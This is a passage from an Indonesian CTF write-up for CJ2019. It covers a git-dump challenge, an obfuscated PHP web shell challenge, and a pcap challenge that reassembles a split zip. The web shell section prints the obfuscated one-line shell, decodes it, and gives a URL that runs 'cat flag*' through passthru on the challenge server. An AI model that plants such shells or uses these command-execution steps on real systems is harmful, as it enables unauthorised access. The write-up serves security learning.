[+] Downloaded: objects/cb/2829b0a06385a76c54916ff84ca108dba1d9c
[+] Downloaded: objects/cb/2829b0a06385a76c54916ff84ca108dba1d9c
[+] Downloaded: objects/1b/2776eff3832a4ec2b0f06113755cd538d4e
[+] Downloaded: objects/89/bb2f24b04d3c1f93340173fe4b46287bc07b
[+] Downloaded: objects/56/1f4e4685580ff62ec8774ced1025c20a416977
[+] Downloaded: objects/2f/2f768f6cc230ccf537c91977868d1cd08cc
[+] Downloaded: objects/cb/11f29d79cfb39998e344c9e83c99d7d3928c1
[+] Downloaded: objects/4e/6a4172ff67722c4c10647b5d1b21b46302267
[+] Downloaded: objects/8a/25c4321393b2c2218a3114ed7f3eb04cda
[+] Downloaded: objects/71/2f73b27668e8a0762c18ab4ce7abdc081819
[+] Downloaded: objects/ee/1d1c72c19803c83166073a997e4f995c1e600
[+] Downloaded: objects/18/6b3700f0a114d458054f516303c397d5e0bf
[+] Downloaded: objects/88/72a9dc14b742bb86d7afc0f546dfeeb17e2
```

Dan setelah itu kami mengecek log (catatan) di gitnya, dengan perintah : **git log -p**

```
File Edit View Search Terminal Help
yudi@yudi:~/GitTools/Dumper/flag$ git log -p
commit c85029b0a06385a70c540168ff84ca108dba1d9c (HEAD -> master)
Author: Fariskhi Vidyan <fariskhi@New-World-Order.local>
Date: Sat Sep 7 07:40:42 2019 +0800

    Change title

diff --git a/index.html b/index.html
index 88709fd..712ff38 100644
--- a/index.html
+++ b/index.html
@@ -1,7 +1,7 @@
<!DOCTYPE html>
<html>
  <head>
-    <title>Not under construction</title>
+    <title>Under construction</title>
  </head>

  <body>

commit 561f4e4685580ff62ec8774ced1025c20a416977
Author: Fariskhi Vidyan <fariskhi@New-World-Order.local>
Date: Sat Sep 7 07:40:12 2019 +0800

    Under construction

diff --git a/index.html b/index.html
index 18d0370..88709fd 100644
--- a/index.html
+++ b/index.html
@@ -5,6 +5,6 @@
</head>

  <body>
-    <h1>CJ2019{git_crawling_for_fun_and_profit}</h1>
+    <h1>Under Construction</h1>
  </body>
</html>

commit 88bb2f24b048d33c1f93340173fe4b46287bc07b
```

**FLAG = CJ2019{git\_crawling\_for\_fun\_and\_profit}**

## [Web Hacking] [Mysterious]

Diberikan sebuah file : <https://drive.google.com/open?id=1aBamhFxPVnVScjnyO6qPHA2nxYnKeE0f>


dan sebuah website : <http://203.34.119.237:50000/shell.php>

di dalam file itu berisi : `<?php $_="`{{{^"?<>/" ;${$_}[$_](${$_}[_._._.]);`  
yaa, kode php itu tampaknya sudah di obfuscate, jika di jabarkan menjadi

```
<?php $_="`{{{^"?<>/" ; adalah $_="__GET"
${$_}[$_] $_GET['_GET']
(${$_}[_._._.]); adalah $_GET['_____']
```


Dan untuk solvednya adalah [http://203.34.119.237:50000/shell.php?\\_GET=passthru&\\_\\_\\_\\_=cat%20flag\\*](http://203.34.119.237:50000/shell.php?_GET=passthru&____=cat%20flag*)

**FLAG = CJ2019{shell\_or\_no\_shell\_that\_is\_the\_question}**




# [Network] [Split]

Diberikan file **split.pcap**.




Oke Sekarang buka file .pcap ini dengan WireShark. Jika di buka dengan **follow TCP stream** maka akan tampil seperti berikut :




pada tampilan di atas ada file zip yang sengaja di pisah, dan kami pun sudah menegetahui langkah selanjutnya, yaitu adalah dengan menyatukan file zip tersebut. Maka dari itu kita harus **export object http**.





Lalu klik **Save All** dan satukan file zip.partaa tersebut.



Pada proses di atas kami menyatukan file nya ke archive.zip dan pada saat unzip archive.zip tersebut kami di suruh memasukkan password, nahh pada saat export object http tadi kami



menemukan file pass.txt di sana passwordnya berada dan kami mem-pastekannya pada form password tersebut, setelah di extract muncullah file **flag.txt** dan cat flag.txt

FLAG = CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}